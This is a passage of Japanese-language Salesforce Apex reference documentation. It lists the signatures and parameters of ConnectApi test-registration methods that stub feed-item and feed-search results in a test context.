最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

テストコンテキストの一致するパラメータで getFeedItemsFromFeed をコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。getfeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

29.0 〜 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

***feedType* が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。**

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- **AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。**
- **FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。**

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: `ConnectApi.FeedSortOrder`

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result

型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

テストコンテキストの一致するパラメータで `getFeedItemsFromFeed` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。getfeed メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

30.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Filter、Home、および Moderation を除くすべての ConnectApi.FeedType です。

subjectId
型: String

feedType が Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。*feedType* が Topics である場合、*subjectId* はトピック ID である必要があります。*feedType* が UserProfile である場合、*subjectId* には任意のユーザ ID を指定できます。*feedType* がその他の値の場合、*subjectId* はコンテキストユーザの ID または別名 me である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

showInternalOnly
型: Boolean

内部(コミュニティ以外の)ユーザからのフィード項目のみを表示するか(`true`)、否か(`false`)を指定します。デフォルト値は、`false` です。

result
型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

ConnectApi コードのテスト

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, result)

一致する `getFeedItemsFromFilterFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 〜 31.0

署名

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭3文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

result
型: ConnectApi.FeedItemPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:
getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)
ConnectApi コードのテスト

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

一致する getFeedItemsFromFilterFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

28.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 me。

keyPrefix
型: String
レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result

型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, result)

一致する getFeedItemsFromFilterFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedItemPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

29.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 me。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭3文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedItemPage
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam)
ConnectApi コードのテスト

setTestGetFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, updatedSince, result)

`getFeedItemsFromFilterFeedUpdatedSince` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。

API バージョン

30.0 〜 31.0

署名

```
public static Void setTestGetFeedItemsFromFilterFeedUpdatedSince(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String updatedSince, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String
レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density

型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

updatedSince

型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。このトークンを取得するには、getFeedItemsFromFilterFeed をコールし、ConnectApi.FeedItemPage レスポンスボディの updatesToken プロパティの値を取ります。

result

型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

ConnectApi コードのテスト

setTestGetFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, ConnectApi.FeedItemPage, results)

テストコンテキストの一致するパラメータで `getFeedItemsUpdatedSince` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

30.0 〜 31.0

署名

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedItemPage results)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

recentCommentCount

型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density

型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。

- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedItemPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

result
型: `ConnectApi.FeedItemPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

ConnectApi コードのテスト

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

テストコンテキストの一致するパラメータで `getFeedItemsUpdatedSince` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

30.0 ～ 31.0

署名

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
```

```
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

次のいずれかの値にします。

- ファイル
- グループ
- ニュース
- 人
- レコード

subjectId
型: String

feedType が `ConnectApi.Record` である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。それ以外の場合は、コンテキストユーザまたは別名 `me` である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String
フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedItemPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

result
型: `ConnectApi.FeedItemPage`
テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)
ConnectApi コードのテスト

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

テストコンテキストの一致するパラメータで `getFeedItemsUpdatedSince` をコールするときに返される `ConnectApi.FeedItemPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

30.0 〜 31.0

署名

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`
次のいずれかの値にします。

- ファイル

- グループ
- ニュース
- 人
- レコード

subjectId
型: String

feedType が ConnectApi.Record である場合、*subjectId* にはグループ ID を含む任意のレコード ID を指定できます。それ以外の場合は、コンテキストユーザまたは別名 me である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedItemPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (true)、否か (false) を指定します。デフォルト値は、false です。

result
型: ConnectApi.FeedItemPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

ConnectApi コードのテスト

setTestSearchFeedElements(communityId, q, result)

一致する `ConnectApi.searchFeedElements` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElements(String communityId, String q,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: `ConnectApi.FeedElementPage`

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElements(communityId, q)

ConnectApi コードのテスト

setTestSearchFeedElements(communityId, q, sortParam, result)

一致する ConnectApi.searchFeedElements メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElements(String communityId, String q,
ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElements(communityId, q, sortParam)

ConnectApi コードのテスト

setTestSearchFeedElements(communityId, q, pageParam, pageSize, result)

一致する ConnectApi.searchFeedElements メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElements(communityId, q, pageParam, pageSize)

ConnectApi コードのテスト

setTestSearchFeedElements(communityId, q, pageParam, pageSize, sortParam, result)

一致する ConnectApi.searchFeedElements メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElements(String communityId, String q, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

result
型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElements(communityId, q, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestSearchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

一致する `ConnectApi.searchFeedElements` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElements(String communityId, String q, Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

recentCommentCount

型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, q, result)

一致する `ConnectApi.searchFeedElementsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: ConnectApi.FeedType

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

q

型: String

必須項目であり、`null` は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

一致する `ConnectApi.searchFeedElementsInFeed` メソッドをテストコンテキストでコールするときに返される `ConnectApi.FeedElementPage` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType

型: `ConnectApi.FeedType`

フィードの種別。有効な値は、`Company`、`Home`、および `Moderation` です。

pageParam

型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize

型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam

型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

最近作成されたフィード要素、または最近変更されたフィード要素ごとに、返されたフィードが並び替えられます。null を渡すと、デフォルト値の CreatedDateDesc が使用されます。

q

型: String

必須項目であり、null は無効です。検索する文字列を指定します。検索文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。「ワイルドカード」を参照してください。

result

型: ConnectApi.FeedElementPage

テストデータを含むオブジェクト。

戻り値

型: Void

関連トピック:

searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

ConnectApi コードのテスト

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

一致する ConnectApi.searchFeedElementsInFeed メソッドをテストコンテキストでコールするときに返される ConnectApi.FeedElementPage オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、例外が発生します。

API バージョン

31.0

署名

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedElementPage result)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedType
型: ConnectApi.FeedType

フィードの種別。有効な値は、Company、Home、および Moderation です。

recentCommentCount
型: Integer

フィード要素ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード要素数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.FeedSortOrder

値は次のとおりです。

- CreatedDateDesc — 作成日の新しい順に並び替えます。
- LastModifiedDateDesc — 活動の新しい順に並び替えられます。

